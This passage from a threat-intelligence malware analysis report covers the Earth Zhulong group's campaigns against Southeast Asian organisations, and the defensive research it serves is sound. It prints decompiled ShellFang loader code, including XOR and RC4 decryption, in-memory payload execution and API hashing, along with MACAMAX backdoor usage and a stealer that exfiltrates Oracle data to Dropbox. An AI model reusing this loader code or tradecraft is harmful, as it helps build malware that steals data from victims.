

Figure 8. win.exe file information

```
if ( !LibFileName || (v2 = LoadLibraryW(&LibFileName)) == 0 )
{
  if ( !(unsigned __int8)sub_40136A(a1, 260) )
    return 1;
  sub_4012CD(L"\\gtn.dll");
  v2 = LoadLibraryW(&LibFileName);
  if ( !v2 )
    return 1;
}
Go = GetProcAddress(v2, "Go");
if ( !Go )
{
  FreeLibrary(v2);
  return 1;
}
v4 = ((int (__stdcall *)(LPWSTR))Go)(v8);
FreeLibrary(v2);
```

Figure 9. win.exe will call the malicious export function in gtn.dll

Evolution of ShellFang loader

During the investigation, we found that Earth Zhulong started targeting Southeast Asian firms in 2020. Although they always used DLL sideloading to launch their malware, they never stopped changing the code structure of their shellcode loader. Here we summarize the information we collected from 2020 to 2022 and verify three different variants used by Earth Zhulong.

Loader prior to 2020 (Variant 1)

The earliest variant of ShellFang was observed in a victim's environment in 2020. However, based on the timestamp of export function, this variant was compiled in 2017. The code structure of ShellFang is simple. It would read the encrypted payload ("nkford.nlp" is the payload in this case) then decrypt it and run it in the memory. The shellcode loader used XOR with a 26 byte keyset and started a long sleep after finishing shellcode execution.

```
v9 = FileName;
v10 = _wfopen(FileName, L"rb");               // Read payload, nfkord.nlp
v11 = v10;
if ( !v10 )
{
  LOBYTE(v24) = 1;
  if ( _InterlockedDecrement((volatile signed __int32 *)v9 - 1) <= 0 )
    (*(void (__thiscall **)(_DWORD, wchar_t *))(**((_DWORD **)v9 - 4) + 4))(*((_DWORD *)v9 - 4), v9 - 8);
  goto LABEL_23;
}
fseek(v10, 0, 2);
v14 = ftell(v11);
v15 = (volatile signed __int32 *)VirtualAlloc(0, 0x100000u, 0x1000u, 0x40u);
v19 = v15;
fseek(v11, 0, 0);
if ( v14 == fread((void *)v15, 1u, v14, v11) )
{
  v16 = 0;
  v17 = 0;
  v23[0] = 0x60007;                           // XOR keyset
  v23[1] = 0x50002;
  v23[2] = 0x40008;
  v23[3] = 0x30005;
  v23[4] = 0x90006;
  v23[5] = 0x50008;
  v23[6] = 0x70002;
  v23[7] = 0x10004;
  v23[8] = 0x50002;
  v23[9] = 0x70008;
  v23[10] = 0x90008;
  v23[11] = 0x50006;
  v23[12] = 0x10004;
  v23[13] = 0x30002;
  v23[14] = 0x50007;
  v23[15] = 0x90003;
  v23[16] = 0x10005;
  v23[17] = 0x90004;
  v23[18] = 0x50008;
  v23[19] = 0x40006;
  v23[20] = 0x10003;
  v23[21] = 0x40009;
  v23[22] = 0x80005;
  v23[23] = 0x80004;
  v23[24] = 0x80007;
  v23[25] = 0x40006;
  for ( v23[26] = 9; v17 < v14; ++v16 )
  {
    if ( v16 == 54 )
      v16 = 0;
    *((_BYTE *)v15 + v17++) ^= *((_BYTE *)v23 + 2 * v16);// XOR Decryption
  }
}
((void (__thiscall *)(int))v19)(801821574);   // execute the decrypted payload
v24 = 2;
Sleep(0xFFFFFFFF);                            // Long sleep
LOBYTE(v24) = 1;
v18 = FileName - 8;
```

Figure 10. Main function of earliest variants

Loader in 2021 (Variant 2)

Compared to the variant in 2020, there was no big change in 2021. They changed the decryption function into RC4 instead of the original XOR, but the code structure was basically the same as the previous variant.

```
  v4 = -1;
sub_1000127E(v4, &lpBuffer);
LOBYTE(v22) = 1;
sub_1000123D();
LOBYTE(v22) = 0;
sub_10001016();
sub_100012BD((int)&cbMultiByte, L"\\");
LOBYTE(v22) = 2;
sub_100012BD((int)&lpBuffer, L"mpengindrv.db");
LOBYTE(v22) = 3;
sub_1000123D();
sub_10001016();
LOBYTE(v22) = 0;
sub_10001016();
v5 = (const WCHAR *)sub_1000138A(*((_DWORD *)Source - 3));
v6 = v5;
if ( v5 && (v7 = lstrlenW(v5) + 1, v7 <= 0x3FFFFFFF) && (cbMultiByte = 2 * v7, v8 = alloca(2 * v7), (v21 = v14) != 0) )
{
  v14[0] = 0;
  v9 = (const CHAR *)(WideCharToMultiByte(3u, 0, v6, -1, v14, cbMultiByte, 0, 0) != 0 ? (unsigned int)v14 : 0);
}
else
{
  v9 = 0;
}
v10 = CreateFileA(v9, 0x80000000, 1u, 0, 3u, 0x80u, 0);// read payload mpengindrv.db
if ( v10 != (HANDLE)-1 )
{
  FileSizeHigh = 0;
  v12 = GetFileSize(v10, &FileSizeHigh);
  NumberOfBytesRead = 0;
  v13 = GetProcessHeap();
  lpBuffer = HeapAlloc(v13, 8u, v12);
  VirtualProtect(lpBuffer, v12, 0x40u, &flOldProtect);
  ReadFile(v10, lpBuffer, v12, &NumberOfBytesRead, 0);
  CloseHandle(v10);
  RC4_Decryption(lpBuffer, v12);
  LOBYTE(v22) = 4;
  ((void (*)(void))lpBuffer)();              // Execute decrypted payload(CobaltStrike)
  Sleep(0xFFFFFFFF);                         // Long sleep
```

```
int __cdecl RC4_Decryption(int a1, int a2)
{
  unsigned __int8 v2; // cl
  int v3; // eax
  int v4; // ebx
  char *v5; // edx
  int v6; // edi
  char *v7; // esi
  char v8; // dl
  bool v9; // zf
  int v11; // [esp+8h] [ebp-10Ch]
  char v12[256]; // [esp+Ch] [ebp-108h] BYREF
  __int16 v13; // [esp+10Ch] [ebp-8h]

  v2 = 0;
  v3 = 0;
  do
    ++v3;
  while ( byte_1000A028[v3] );
  v4 = 0;
  v5 = v12;
  do
    *v5++ = v4++;
  while ( (__int16)v4 < 256 );
  v13 = 0;
  LOBYTE(v6) = 0;
  v7 = v12;
  v11 = 256;
  do
  {
    v8 = *v7;
    v6 = (unsigned __int8)(*v7 + v6 + byte_1000A028[v2]);
    *v7 = v12[v6];
    v12[v6] = v8;
    ++v7;
    v9 = v11-- == 1;
    v2 = (v2 + 1) % v3;
  }
  while ( !v9 );
  return sub_10001658(a1, a2);
}
```

Figure 11. Main function of variant in 2021

Loader in the latest campaign (2022, variant 3)

Compared to previous variants, changes were seen in the code structure in variant 3. In this variant, more anti-analysis techniques were added to strengthen their loader, including API hashing and execution flow obfuscation through exception mechanism. Threat actors intentionally raise exceptions to interrupt malware analysts and obfuscate the execution flow of the program. Windows APIs are obfuscated via a hashing function and dynamically resolved in the run-time. The payload will be decrypted with RC4 algorithm, and the final payload is an HTTPs Cobalt Strike beacon.



Figure 12. A loop of intentional exception triggers to obfuscate control flow of program.

```
v22[2] = 0;
v8 = (int (__stdcall *)(_DWORD *, unsigned int, int, _DWORD, int, _DWORD, _DWORD))API_hash_function(
                                                                                    0xB9F5B9C,
                                                                                    0xAD68927);// CreateFileW
v9 = v8(v7, 0x80000000, 1, 0, 3, 0, 0);
if ( v9 == -1 )
{
  sub_10001A02(v27);
  if ( v29 >= 0x10 )
  {
    v10 = v27[0];
    v23 = v29 + 1;
    v24 = (void *)v27[0];
    if ( v29 + 1 >= 0x1000 )
    {
      sub_10001D29(&v24, &v23);
      v10 = (int)v24;
    }
LABEL_14:
    sub_10004C7E(v10);
    goto LABEL_15;
  }
}
else
{
  v22[0] = 0;
  v22[1] = 0;
  v11 = (void (__stdcall *)(int, int *))API_hash_function(0xB9F5B9C, 0x769D9A8);// GetFileSizeEx
  v11(v9, v22);
  v12 = v22[0];
  v19 = sub_10004C8C(v22[0]);
  v24 = (void *)v19;
  v13 = (void (__stdcall *)(int, _DWORD, int))API_hash_function(0x87401AC, 0x73C49C4);// msvcrt.memset
  v13(v19, 0, v12);
  v20 = (int)v24;
  v14 = (void (__stdcall *)(int, int))API_hash_function(0xB9F5B9C, 0xB78CBA5);// ReadFile
  v14(v9, v20);
  v25[0] = 0;
  v25[4] = 0;
  v21 = v12;
  v15 = v24;
  v26 = 15;
  sub_100020BB(v24, v21);
  LOBYTE(v24) = 0;
  sub_10001ED0(v25, v24);
  if ( v26 >= 0x10 )
  {
    v16 = v25[0];
    v24 = (void *)(v26 + 1);
    v23 = v25[0];
    if ( v26 + 1 >= 0x1000 )
    {
      sub_10001D29(&v23, &v24);
      v16 = v23;
    }
    sub_10004C7E(v16);
  }
  sub_10004C95(v15);
  v17 = (void (__stdcall *)(int))API_hash_function(0xB9F5B9C, 0x9AE7DB5);// CloseHandle
  v17(v9);
  sub_10001A02(v27);
```

Figure 13. Necessary APIs will be dynamically resolved during execution.

Hacking Tools

Besides the shellcode loader and Cobalt Strike, we also observed additional tools, including port scanner, proxy and information stealer deployed to the compromised hosts. It's worth noting that they use various programming platforms including C language, Go-Lang and Python. In this section, we will mention some noteworthy hacking tools used in their operation.

MACAMAX

Although threat actors already installed the Cobalt Strike as backdoor, we also found out that they deployed another Go-Lang backdoor, which we named MACAMAX in the meantime. It supports proxy (Socks5), upload/download file and remote shell functions. Network configuration was defined in another configuration file, and it would be loaded when running the backdoor. Furthermore, the configuration file will be deleted once it is loaded into memory for fear of leaking network infrastructures.

> cmd> {MACAMAX}.exe {network config file}

Usage of MACAMAX

> -rh={remote host} -rp={remote port} -ps={proxy server} -sl=5 -to=0 -cg=1

Information defined in the configuration file.

Themida-packed EarthWorm

During our investigation, we found they also use the notorious network-penetration tool, “EarthWorm”. EarthWorm is a simple network tunnel tool with SOCKS v5 server and port transfer developed by a Chinese engineer. Although the original developer already stopped maintenance and removed the download link, it’s still getting more popular in the recent cyber-attack. With this tool, the attackers are able to bypass the firewall and access the machine in a restricted network. Since EarthWorm has become more common, security vendors also provide solutions to detect this powerful tool. In order to avoid being detected by security products, threat actors use Themida packer to obfuscate the signature used for detection.

Information Stealer

We found a python-based information stealer used to collect internal information of victims. This information stealer is compiled with Python 3.10 and packed by noted tools, “PyInstaller”, used to convert python script to be a standalone executable. After checking the Python assembly code of the sample, we found this tool is used to dump information from the victim’s Oracle database. Dumped data will be stored in a csv file and compressed by WinRAR with a password (“5tgb6yhn”), then all compressed data will be uploaded to Dropbox at the end.

Figure 14. Oracle connection config and SQL command for information dump

```
368     LOAD_NAME               42: is_rar
370     CALL_METHOD             1
372     POP_JUMP_IF_TRUE        199 (to 398)
374     LOAD_CONST              29: 'C:\\PROGRA~2\\WinRar\\Rar.exe'
376     STORE_NAME              42: is_rar
378     LOAD_NAME               3: os
380     LOAD_ATTR               35: path
382     LOAD_METHOD             43: exists
384     LOAD_NAME               42: is_rar
386     CALL_METHOD             1
388     POP_JUMP_IF_TRUE        199 (to 398)
390     LOAD_NAME               2: sys
392     LOAD_METHOD             16: exit
394     CALL_METHOD             0
396     POP_TOP
398     LOAD_NAME               24: folder_file
400     GET_ITER
402     FOR_ITER                77 (to 558)
404     STORE_NAME              32: index
406     LOAD_NAME               3: os
408     LOAD_ATTR               35: path
410     LOAD_METHOD             43: exists
412     LOAD_NAME               32: index
414     CALL_METHOD             1
416     POP_JUMP_IF_FALSE       274 (to 548)
420     LOAD_NAME               42: is_rar
422     LOAD_CONST              30: ' a -r -p5tgb6yhn -v60m -y '
424     BINARY_ADD
```

Embedded WinRAR command

Figure 15. Embedded WinRAR command



Figure 16. Dropbox configuration and upload RAR data

Footprint Hidden and Elimination

Threat actors run PowerShell scripts with previous versions of PowerShell that do not support Script Block Logging with the intent to evade being detected while running the malicious scripts (so-called “Downgrade Attack”). After finishing the operation, they will clean the intrusion footprint and delete important files, including payload and network configuration files, to avoid leaking any information to analysts. It is worth noting that they also corrupt their shellcode loader by wiping out the header of the file, seen in Figure 15. This is a common approach to make it harder for analysts to analyze their tools in the ransomware attack, but it’s relatively rare in an APT attack. These show that they are sophisticated and meticulous actors.

Figure 17. Obfuscated PowerShell script used to clean the footprint on Domain Controller



Figure 18. Left is the corrupted ShellFang and the right one is the normal one.

Attribution

Summarizing the information collected from 2020 to 2022, we find that Earth Zhulong is likely to be related to a notorious hacking group, “1937CN” based on the code similarity and victimology aspects. In this section, we will introduce the process of attribution.

Code similarity

Although the earliest variant of ShellFang used in this campaign was observed in 2020, we found the malware was already compiled in 2017, based on the timestamp of an export function, which can be seen in Figure 19. In addition, we reviewed reports published around that time and found the decryption algorithm in ShellFang was once used in the campaign by 1937CN, which was revealed by Fortinet in 2017. Shown in Figure 20, the XOR keyset and algorithm are highly similar. Based on the prevalent time and algorithm, we believe Earth Zhulong is likely to be related to 1937CN.

Disasm | General | DOS Hdr | Rich Hdr | File Hdr | Optional Hdr | Section Hdrs | Exports

Offset	Name	Value	Meaning
DD70	Characteristics	0	
DD74	TimeDateStamp	597E8A7E	Monday, 31.07.2017 01:40:14 UTC
DD78	MajorVersion	0	
DD7A	MinorVersion	0	
DD7C	Name	EFA2	gtn.dll
DD80	Base	1	
DD84	NumberOfFunct...	1	
DD88	NumberOfNames	1	
DD8C	AddressOfFuncti...	EF98	
DD90	AddressOfNames	EF9C	
DD94	AddressOfName...	EFA0	

Figure 19. Timestamp of export function in the earliest variant

Figure 20. The left is the algorithm revealed by Fortinet in 2017. The right one is found in the earliest ShellFang variant.

Victimology

Based on our long-term investigation, Southeast Asia is Earth Zhulong's major target, focusing on telecom and media sectors. 1937CN is a well-known hacking group in Southeast Asia and has always been their major target as well. In 2016, 1937CN was suspected to attack Noi Bai and Tan Son Nhat airports in Vietnam, hijacking the flight information screens to broadcast anti-Vietnamese and anti-Philippines propaganda. In 2017, Fortinet also revealed their campaign targeting Vietnamese organizations by using a weaponized RTF document. In victimology aspects, Earth Zhulong is consistent with the 1937CN group.

Conclusion

Through long-term monitoring, we found this campaign continued targeting Southeast Asia from 2020 to 2022. In the past 2 years, they always have used DLL sideloading as their major technique to launch their malware. However, they continued updating their tools and even added more anti-analysis techniques in their latest tools including multi-layer obfuscation, API obfuscation, and execution flow obfuscation by raising exceptions intentionally.

We also found they compromise the domain controller in the victim's environment and deployed Cobalt Strike on their hosts by creating immediate tasks through GPO. In addition, Go-lang and Python are also used as programming languages to build their tools. Both programming languages provide strength for cross-platform programs development. Furthermore, Python and Go-lang executables usually compile all necessary libraries in a single binary, making malware classification more difficult for analysts and resulting in a large binary. Some security products have limitations when handling large files. Which may be their approach as large binaries reduces the risk of being detected.

In the process of tracking and analyzing the data, we have identified the hacker group behind the campaign which targets organizations in Southeast Asia, and called it Earth Zhulong. Based on the victimology and usage of a highly similar decryption algorithm, we believe that Earth Zhulong is related to the hacking group known as “1937CN”. We hope our findings will remind the public that the actions and motivations of 1937CN continue to resurface through groups like Earth Zhulong, and that these groups remain a big threat to cybersecurity in Southeast Asia.

While the threat remains focused on Southeast Asia, tactics like this can be applied to various places across the world. It is better to stay ahead of the curve to ensure your safety against these malicious actors. Ensuring your systems are protected on all aspects is integral to the productivity of your enterprise. Trend Micro Vision One can help you prevent threats like this with multiple security layers across all platforms, and its intuitive threat detection, investigation and response system makes it a key factor to stop Earth Zhulong’s evolving methods of infiltrating systems.

Indicators of compromise (IOCs)

Download the full list of IOCs here.

MITRE

Tactics	Techniques
Discovery	T1087 - Account Discovery
T1482 - Domain Trust Discovery	
Execution	T1204.002 - User Execution: Malicious File
Defense Evasion	T1574.002 - Hijack Execution Flow: DLL Side-Loading
T1055 - Process Injection	
T1070.006 - Timestomp	
T1140 - Deobfuscate/Decode Files or Information	
T1070 - Indicator Removal	
